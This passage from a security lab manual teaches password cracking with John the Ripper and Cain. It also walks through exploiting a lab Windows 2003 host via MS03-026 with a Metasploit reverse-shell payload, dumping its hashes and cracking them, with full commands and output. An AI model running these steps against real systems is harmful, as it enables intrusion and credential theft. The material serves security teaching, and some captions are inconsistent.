cookie:x:1002:1001::/home/cookie:/bin/sh
oscar:x:1003:1001::/home/oscar:/bin/sh
bart:x:1004:1002::/home/bart:/bin/sh
lisa:x:1005:1002::/home/lisa:/bin/sh
homer:x:1006:1002::/home/homer:/bin/sh
```

Figure 24: Displaying the passwd file

20. Type the following command to view the created users in the shadow file:

```
root@bt:~# tail -n 6 /etc/shadow
```

```
root@bt:~# tail -n 6 /etc/shadow
elmo:$6$iHl15RX1$A02LQFZMvLqG957tV9fH6sLvoFq1xyAD9/M4JZ5K4Apkwv.KG6t4o47FoZIHlpK0zS6sVeWuYwh6l9AtTjgEw1:15430:0:99999:7:::
cookie:$6$bBsQLK3i$36USHDsubQefx5KvPZDLQ1pUUhD6mkV2uLhpRUUCnJPNvPrsSj7ZH6xvMlouzJUYcSfLUv4uDzMRW4q9KkGS1:15430:0:99999:7:::
oscar:$6$dpmqmCl0$GA.mic7P/7NTn1Y4vPsowaFRami8uTNz9NBT3pjP9vgQ4.N1kLCQDMpattIDCjBvYXUXMxt0xCkwoFJdf.6o0:15430:0:99999:7:::
bart:$6$HSgXFd9X$ihhk1uvR0KaKjYcKS60YRNihqnvaxuWdhixjLBCplQsg6t1Rvniqws43GxXpW.7eHQsgrZVf.1exrFk3UWEx40:15430:0:99999:7:::
lisa:$6$ZSb29rmz$NkAgXeOUTit4XRm26c09MzDGqwyIpJK6XeKga5bIp9FJlK1/oI5Sg4kRy6ws.TxDheg.t0i17N06MKXGFQNVU1:15430:0:99999:7:::
homer:$6$Q5d1nUwt$IqjLubVPFgpU5Zcucaniz8xZoxrA7k7C0vBJ7HYBz/2kG79lv9CJLsKdu79u6MCbD5sed2qKsyYl2q.hMzJ9n1:15430:0:99999:7:::
```

Figure 25: Displaying the shadow file

21. Switch to the *john* directory on BackTrack 5 by typing the following command:
root@bt:~# cd /pentest/passwords/john

```
root@bt:~# cd /pentest/passwords/john/  
root@bt:~/pentest/passwords/john#
```

Figure 26: Switching to the john directory

22. Type the following command to see the available switches for the john command:
root@bt:~/pentest/passwords/john# ./john

```
root@bt:~/pentest/passwords/john# ./john  
John the Ripper password cracker, version 1.7.6-jumbo-12  
Copyright (c) 1996-2011 by Solar Designer and others  
Homepage: http://www.openwall.com/john/  
  
Usage: john [OPTIONS] [PASSWORD-FILES]  
--config=FILE          use FILE instead of john.conf or john.ini  
--single[=SECTION]    "single crack" mode
```

Figure 27: The john command

23. Type the following command to view the password hashes in the shadow file:
root@bt:~/pentest/passwords/john# ./john /etc/shadow --wordlist=/root/Wordlist.txt

```
root@bt:~/pentest/passwords/john# ./john /etc/shadow --wordlist=/root/Wordlist.txt  
Loaded 7 password hashes with 7 different salts (generic crypt(3) [?/32])  
2welcome      (bart)  
123123        (elmo)  
1sanjose      (oscar)  
123456789     (cookie)  
academic      (lisa)  
acapulco      (homer)
```

Figure 28: Cracking the Passwords

24. After all six passwords are revealed; hit **CTRL-C** to stop John the Ripper and close the terminal.

Task 1.2 Conclusion

John the Ripper is a powerful password cracking tool that can crack user's passwords via a dictionary attack or through brute force methods. In order to prevent user's passwords from being cracked, enforce the use of passwords with a minimum of eight characters, uppercase and lowercase letters, and special characters.

Task 1.3 Discussion Questions

1. What is the command to add a group to the system in Linux?
2. What is the command to give a user a password in Linux?
3. What is the command to add a user to the system in Linux?
4. Where is the user's encrypted password hash stored on a Linux system?

Task 2 Cracking Windows Passwords

John the Ripper is an extremely powerful password cracker that may also be used to crack passwords on Windows systems. It comes loaded by default on all versions of BackTrack, but is also available to be downloaded at www.openwall.com/john/.

Task 2.1 Cracking Windows Passwords Using John the Ripper

1. Open a terminal within BackTrack 5 system by clicking on the terminal icon in the top left corner and type `msfconsole` to launch Metasploit. The banner you see may be different from the one in the picture below. Type `banner` to change the banner.

```
root@bt:~#msfconsole
```

A screenshot of a terminal window showing the Metasploit framework's startup banner. The banner features the word 'Metasploit' in a large, stylized, green, blocky font at the top. Below it, the terminal displays the following text:

```
= [ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
=[ svn r13462 updated 210 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 210 days ago.
We recommend that you update the framework at least every other day.
For information on updating your copy of Metasploit, please see:
https://community.rapid7.com/docs/DOC-1306

msf >
```

The background of the terminal is dark with a faint, large watermark of the BackTrack 5 logo.

Figure 29: The msfconsole of Metasploit

- At the msf prompt, you can type the `?` to see a list of available commands
`msf > ?`

```

root@bt: ~
File Edit View Terminal Help
msf > ?

Core Commands
=====

Command      Description
-----
?            Help menu
back        Move back from the current context
banner     Display an awesome metasploit banner
cd         Change the current working directory
color     Toggle color
connect    Communicate with a host
exit      Exit the console
help     Help menu
info    Displays information about one or more module
    
```

Figure 30: Commands Available within Msfconsole

Not all of the available commands are displayed when you type `?`. For example, the `ifconfig` and `nmap` programs loaded on the BackTrack operating system can be used.

- To view the IP Address of the BackTrack machine (attacker), type the following:
`msf > ifconfig`

```

msf > ifconfig
[*] exec: ifconfig

eth2      Link encap:Ethernet  HWaddr 00:50:56:98:00:9c
          inet addr:192.168.100.3  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe98:9c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2754 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1617 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:266661 (266.6 KB)  TX bytes:75810 (75.8 KB)
          Interrupt:19 Base address:0x2000
    
```

Figure 31: The ifconfig command run within msfconsole

The `ifconfig` command comes in handy if you forget the IP Address of the attacking machine or if you are using DHCP and are unsure what IP Address is in use.

- Another handy command that can be used within msfconsole is nmap.
To see all of the switches that can be used with the nmap command, type:
`msf > nmap`

```
msf > nmap
[*] exec: nmap

Nmap 5.51SVN ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
```

Figure 32: Switches Available for Nmap

- To view what other machines are alive on the subnet, type:
`msf > nmap -sP 192.168.100.*`

```
msf > nmap -sP 192.168.100.*
[*] exec: nmap -sP 192.168.100.*

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-02-27 02:16 EST
Nmap scan report for 192.168.100.3
Host is up.
Nmap scan report for 192.168.100.201
Host is up (0.00048s latency).
MAC Address: 00:50:56:98:00:96 (VMware)
Nmap done: 256 IP addresses (2 hosts up) scanned in 36.30 seconds
```

Figure 33: Searching for Exploits within the Metasploit Framework

Our machine has the IP Address of **192.168.100.3**. The victim is **192.168.100.201**.

```
Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-02-27 04:11 EST
Nmap scan report for 192.168.100.3
Host is up.
Nmap scan report for 192.168.100.201
Host is up (0.00048s latency).
```

Figure 34: The Nmap Scan identifies the Attacker and the Victim

6. Type the following to perform an Operating System Scan of the remote host
`msf > nmap -O 192.168.100.201`

```
msf > nmap -O 192.168.100.201
[*] exec: nmap -O 192.168.100.201

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-02-27 04:56 EST
Nmap scan report for 192.168.100.201
Host is up (0.00068s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1028/tcp  open  unknown
1047/tcp  open  neod1
1064/tcp  open  jstel
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
8099/tcp  open  unknown
MAC Address: 00:50:56:98:00:96 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003
```

Figure 35: An Operating System Scan of the Victim

Since, according to the previous nmap operating system scan results, it is a Windows 2003 box without a service pack, it will be vulnerable to the following exploit:

- MS03_026 - Windows RPC DCOM Interface Overflow

You can get more detail about this vulnerability at the following link:

<http://www.nsfocus.com/english/homepage/research/0306.htm>

7. Search for an RPC exploit by typing **search ms03_026** at the msf console
msf > search ms03_026

```
msf > search ms03_026

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/windows/dcerpc/ms03_026_dcom	2003-07-16	great	Microsoft RPC DCOM Interface Overflow

Figure 36: Searching for the MS06-040 Vulnerability

8. To use MS03_026 exploit, type the following command into the msf console:
msf > use exploit/windows/dcerpc/ms03_026_dcom

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) >
```

Figure 37: Using the exploit

9. Let's examine the first of the RPC vulnerabilities in the list, the first of which, is:
msf exploit(ms03_026_dcom) > show options

```
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

  Name      Current Setting  Required  Description
  ---      -
  RHOST     RHOST            yes       The target address
  RPORT     135              yes       The target port

Exploit target:

  Id  Name
  --  ---
  0   Windows NT SP3-6a/2000/XP/2003 Universal
```

Figure 38: Showing the Options for the Exploit

10. Type the following command to get information about the particular exploit:
`msf exploit(ms03_026_dcom) > info`

```
msf exploit(ms03_026_dcom) > info

      Name: Microsoft RPC DCOM Interface Overflow
      Module: exploit/windows/dcerpc/ms03_026_dcom
      Version: 11545
      Platform:
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Great

Provided by:
  hdm <hdm@metasploit.com>
  spoonm <spoonm@no$email.com>
  cazz <bmc@shmoo.com>

Available targets:
  Id  Name
  --  --
  0   Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
  Name      Current Setting  Required  Description
  ---      -
  RHOST          yes            The target address
  RPORT 135            yes            The target port
```

Figure 39: Showing Information about the Exploit

The exploit requires port 135 to be open on the victim machine. This port was open when we performed an operating system scan on the victim machine using nmap. Nevertheless, we can run the scan again against the victim machine, verifying that port 135 is open.

11. Type the following command to scan for port 135 on the victim machine:

```
msf exploit(ms03_026_dcom) > nmap 192.168.100.201 -p 135
```

```
msf exploit(ms03_026_dcom) > nmap 192.168.100.201 -p 135
[*] exec: nmap 192.168.100.201 -p 135

Starting Nmap 5.51SVN ( http://nmap.org ) at 2012-05-13 15:45 EDT
Nmap scan report for 192.168.100.201
Host is up (0.0024s latency).
PORT      STATE SERVICE
135/tcp   open  msrpc
MAC Address: 00:50:56:98:00:96 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds
```

Figure 40: Scanning to Determine if Port 135 is open

To attack the remote machine, we need to set the target IP Address, or **rhost**.

12. Type the following command to set the **rhost** within Metasploit:

```
msf exploit(ms03_026_dcom) > set rhost 192.168.100.201
```

```
msf exploit(ms03_026_dcom) > set rhost 192.168.100.201
rhost => 192.168.100.201
```

Figure 41: Setting the Remote Host

Next, we will need to set a payload. Examples are meterpreter and command shells.

13. Type the following command to set the **payload** within Metasploit:

```
msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp
```

```
msf exploit(ms03_026_dcom) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Figure 42: Setting the Payload

We need to provide the IP Address of the machine to send meterpreter to, or **lhost**.

14. Type the following command to set the **lhost** within Metasploit:

```
msf exploit(ms03_026_dcom) > set lhost 192.168.100.3
```

```
msf exploit(ms03_026_dcom) > set lhost 192.168.100.3
lhost => 192.168.100.3
```

Figure 43: Setting the LocalHost

15. Type the following command to verify all options within Metasploit:

```
msf exploit(ms03_026_dcom) > show options
```

```
msf exploit(ms03_026_dcom) > show options
Module options (exploit/windows/dcerpc/ms03_026_dcom):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.100.201 yes       The target address
  RPORT     135              yes       The target port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
  LHOST     192.168.100.3   yes       The listen address
  LPORT     4444             yes       The listen port
```

Figure 44: Showing the Options

16. Type the following command to exploit the target within Metasploit:

```
msf exploit(ms03_026_dcom) > exploit
```

```
msf exploit(ms03_026_dcom) > exploit
[*] Started reverse handler on 192.168.100.3:4444
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.100.201[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.100.201[135] ...
[*] Sending exploit ...
[*] Sending stage (752128 bytes) to 192.168.100.201
[*] Meterpreter session 1 opened (192.168.100.3:4444 -> 192.168.100.201:1093) at 2012-05-13 15:55:59 -0400
meterpreter >
```

Figure 45: Exploiting the Victim Machine

If the exploit works, you will receive the message, *meterpreter session 1 opened*.

17. Type the following command at the meterpreter prompt to dump the hashes:
meterpreter> hashdump

```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c:::
Guest?501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:80232bbf2953e6ff07404518ef2761dd:::
IWAM_WIN2K3DC:1001:1e8e43de3fe8067e99c4eab81057917d:7eef2545a1c7db84af267948bd3ba0f2:::
IUSR_WIN2K3DC:1002:608511ba990d613799b33f164a49eea8:3dea253687ffffdc36c4e143a994d225:::
tfey?1107:5eeace0a2baadfaaad3b435b51404ee:e3ff7de886a0acbfd4ee0cfec23e319d:::
ddraper:1108:431b3cd7a89cbb456742ed07f6e021a2:1023e29912d3516c6d26fe3843053018:::
ereed:1109:0182bd0bd4444bf8aad3b435b51404ee:328727b81ca05805a68ef26acb252039:::
sjoplin:1110:f316c5c5832b92c8a678377a3f480a9b:1fd922c20fc8d5a23b77d4b3a73df551:::
bfuller:1111:7e0bd6051846ede85acdc7c247fa83a:26672239002e131e5aeeee325e96cbd6:::
rdavies?1112:402e7305772ecb0893e28745b8f4ba6:ca3f6976842c2ee7c73233ec3ba4e934:::
bward?1113:1f69c762f69fe5acaad3b435b51404ee:b8dfdbdaacc04e155034d43bccfa48f2:::
owinfrey?:1114:4cfe0b8595cbe7ce3832c92fc614b7d1:ac5d9810b0bc89749570b0db13484e4c:::
ladams?:1115:00ad5a4fd292bf508c1001350d53db52:e09d0e94ad640337491648c8afb4eda9:::
tsurgott?:1116:a649ed7a1082db498d7710fd8da75d69:306490ee955de71551e2deef838b4db3:::
smusial?1117:5de640a31c34882ff500944b53168930:320a78179516c385e35a93ffa0b1c4ac:::
chawkins?:1118:02c6f2ca018821626e45d5f10408cfbd:f1e2003de81d353400f971587517b784:::
ghopper:1119:84bfa362301cd823baf3a8d2b5cb295c:ea953f06c0463106daa2442f611d1042:::
bnelson?1120:8f3bd523692c15ed8358f3d2c80c1dc5:dd9a52658d8f2a1b7056ac97814730a8:::
pcomo?1121:359aeaaf12d6790aaad3b435b51404ee:951c5ce735e9ca55a7af2cb64c1e3ff9:::
jdiamond?:1122:6ba5b2060afaf37c8ada74e98e7659e3:cd067f314e326e4d037259921df58281:::
sfitzgerald:1123:1a62f633a1bfc76425e6c6a091ddab09:fa5271fb825e8e39f691874883113279:::
blightyear:1124:0db6f26bd8c6e3c893a74f10d6071f99:0a54ebaa06a4716603db452b8f804dad:::
larmstrong:1125:617e891c7fb1ab50f83d61432a13a517:d66f07f665302edbbb61a429eedf1d74:::
```

Figure 46: Dumping the Password Hashes

18. Highlight all of the hashes, right-click and **Copy** them.

```
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaae8fb117ad06bdd830b7586c:::
Guest?501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:80232bbf2953e6ff07404518ef2761dd:::
IWAM_WIN2K3DC:1001:1e8e43de3fe8067e99c4eab81057917d:7eef2545a1c7db84af267948bd3ba0f2:::
IUSR_WIN2K3DC:1002:608511ba990d613799b33f164a49eea8:3dea253687ffffdc36c4e143a994d225:::
tfey?1107:5eeace0a2baadfaaad3b435b51404ee:e3ff7de886a0acbfd4ee0cfec23e319d:::
ddraper:1108:431b3cd7a89cbb456742ed07f6e021a2:1023e29912d3516c6d26fe3843053018:::
ereed:1109:0182bd0bd4444bf8aad3b435b51404ee:328727b81ca05805a68ef26acb252039:::
sjoplin:1110:f316c5c5832b92c8a678377a3f480a9b:1fd922c20fc8d5a23b77d4b3a73df551:::
bfuller:1111:7e0bd6051846ede85acdc7c247fa83a:26672239002e131e5aeeee325e96cbd6:::
rdavies?1112:402e7305772ecb0893e28745b8f4ba6:ca3f6976842c2ee7c73233ec3ba4e934:::
bward?1113:1f69c762f69fe5acaad3b435b51404ee:b8dfdbdaacc04e155034d43bccfa48f2:::
owinfrey?:1114:4cfe0b8595cbe7ce3832c92fc614b7d1:ac5d9810b0bc89749570b0db13484e4c:::
ladams?:1115:00ad5a4fd292bf508c1001350d53db52:e09d0e94ad640337491648c8afb4eda9:::
tsurgott?:1116:a649ed7a1082db498d7710fd8da75d69:306490ee955de71551e2deef838b4db3:::
smusial?1117:5de640a31c34882ff500944b53168930:320a78179516c385e35a93ffa0b1c4ac:::
chawkins?:1118:02c6f2ca018821626e45d5f10408cfbd:f1e2003de81d353400f971587517b784:::
ghopper:1119:84bfa362301cd823baf3a8d2b5cb295c:ea953f06c0463106daa2442f611d1042:::
bnelson?1120:8f3bd523692c15ed8358f3d2c80c1dc5:dd9a52658d8f2a1b7056ac97814730a8:::
pcomo?1121:359aeaaf12d6790aaad3b435b51404ee:951c5ce735e9ca55a7af2cb64c1e3ff9:::
jdiamond?:1122:6ba5b2060afaf37c8ada74e98e7659e3:cd067f314e326e4d037259921df58281:::
sfitzgerald:1123:1a62f633a1bfc76425e6c6a091ddab09:fa5271fb825e8e39f691874883113279:::
```

Figure 47: Copying the Password hashes

- Open another terminal and type the following to start the **gedit** editor and create a winshashes file:

```
root@bt:~# gedit winshashes
```




Figure 48: Using gedit to make a file

- If the window does not automatically populate with the copied hash, select **Edit**, then **Paste** to paste all of the hashes. Click **Save** and close the winshashes file.




Figure 49: Paste all Hashes

- Open a new terminal and switch to the john directory by typing the following command:

```
root@bt:~# cd /pentest/passwords/john
```




Figure 50: Switching to the john directory

22. Type the following command to crack the password hashes. This will take several minutes.

```
root@bt:~/pentest/passwords/john# ./john /root/winhashes
```

```

root@bt:~/pentest/passwords/john# ./john /root/winhashes
Loaded 69 password hashes with no different salts (LM DES [128/128 BS SSE2])
D      (Administrator:2)
S      (rdavies?002)
L      (smusial?002)
NE     (chawkins?:2)
MS     (ladams?:2)
PASSWOR (Administrator:1)
      (Guest?00)
      (krbtgt)
      (lphair?)
      (WIN2K3DC$)
BASEBAL (smusial?001)
1234567 (ereed)
E      (user2?002)
PIRATES (jdepp?00)
GUITARG (evanhalenL:1)
2WELCOM (user2?001)
R      (kmitnick?:2)
H      (bfuller:2)
OD     (evanhalenL:2)
W      (owinfrey?:2)
ON     (bnelson?002)
MER    (ghopper:2)

```

Figure 51: Cracking Passwords

23. Close all open terminals when finished with this task.

Task 2.2 Conclusion

The MS03_026 - Windows RPC DCOM Interface Overflow exploit can be used against some versions of Microsoft operating systems that have port 135 open. If an attacker is able to successfully exploit a target, they can use the hashdump command to dump the hashes on the remote system. John the ripper can be used to crack the passwords.

Task 2.3 Discussion Questions

1. How can you learn more information about a particular exploit?
2. What is the command to dump the password hashes in meterpreter?
3. What port needs to be open in order to use the DCOM RPC exploit?
4. What directory is John the Ripper located in on BackTrack?

Task 3 Cracking Windows Passwords With Cain

John the Ripper is a very good password cracking program for Linux, Mac, and Windows. It can be downloaded from: <http://www.openwall.com/john/>. Cain is a Windows password cracking program for Windows that can be downloaded from www.oxid.it. One disadvantage of Cain is that it is classified as a virus by most AV vendors.

Task 3.1 Using Cain

Creating accounts

1. Click on the icon representing the Windows 7 VM. Open a command prompt on the Windows 7 machine by double clicking on the **cmd.exe** shortcut on the desktop.



Figure 52: Opening a Shortcut to Command Prompt

In the next step, we will add users with passwords from the command prompt. Users can also be added using Local Users and Groups within Computer Management.

2. Type the following to create a user called **user1** with the password of **allgood**.
C:\>**net user user1 allgood /add**

```
Administrator: cmd - Shortcut
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\>net user user1 allgood /add
The command completed successfully.
```

Figure 53: Creating a user

You should receive the message from the operating system that, *the command completed successfully*.

3. Type the following to create a user called **user2** with the password of **allocaffeine**.

```
C:\>net user user2 allocaffeine /add
```

```
C:\>net user user2 allocaffeine /add  
The command completed successfully.
```

Figure 54: Creating a user

You should receive the message from the operating system that *the command completed successfully*.

4. Type the following to create a user called **user3** with the password of **barricade**.

```
C:\>net user user3 barricade /add
```

```
C:\>net user user3 barricade /add  
The command completed successfully.
```

Figure 55: Creating a user

You should receive the message from the operating system that *the command completed successfully*. Close the command prompt

5. Open **Cain** by clicking on the shortcut on the desktop.



Figure 56: Opening Cain

- Click on the **Cracker** Tab (with the Key icon) in the middle of the Cain program. Right click on in the right pane and select **Add to list**. Make sure both the checkbox next to *Import Hashes from local system* is selected and the checkbox next to *Include Password History Hashes* is selected, then click the **Next** button. The users will then appear in the list, along with their corresponding Lan Manager (LM) and New technology Lan Manager (NTLM) hashes. A key to the left of the username indicates the password is cracked. In this case, administrator and guest have blank passwords.




Figure 57: Adding the User List within Cain

The LM password hash was used in Microsoft operating systems prior to Windows Vista. The NTLM password hash, which is much more secure, is used with Vista and higher.

- Hold down the shift key. Click on **user1**, **user2**, and **user3**. Right click, and select dictionary attack, and then select **NTLM hashes**, because this is Windows 7.




Figure 58: Selecting the Users within Cain

8. If the **Wordlist.txt** file is not already loaded in **Dictionary** area, right click in the top pane and select **Add to list**.




Figure 59: Selecting the Users within Cain

9. Click the **Worldlists** Folder within the C:\Program Files\Cain folder.

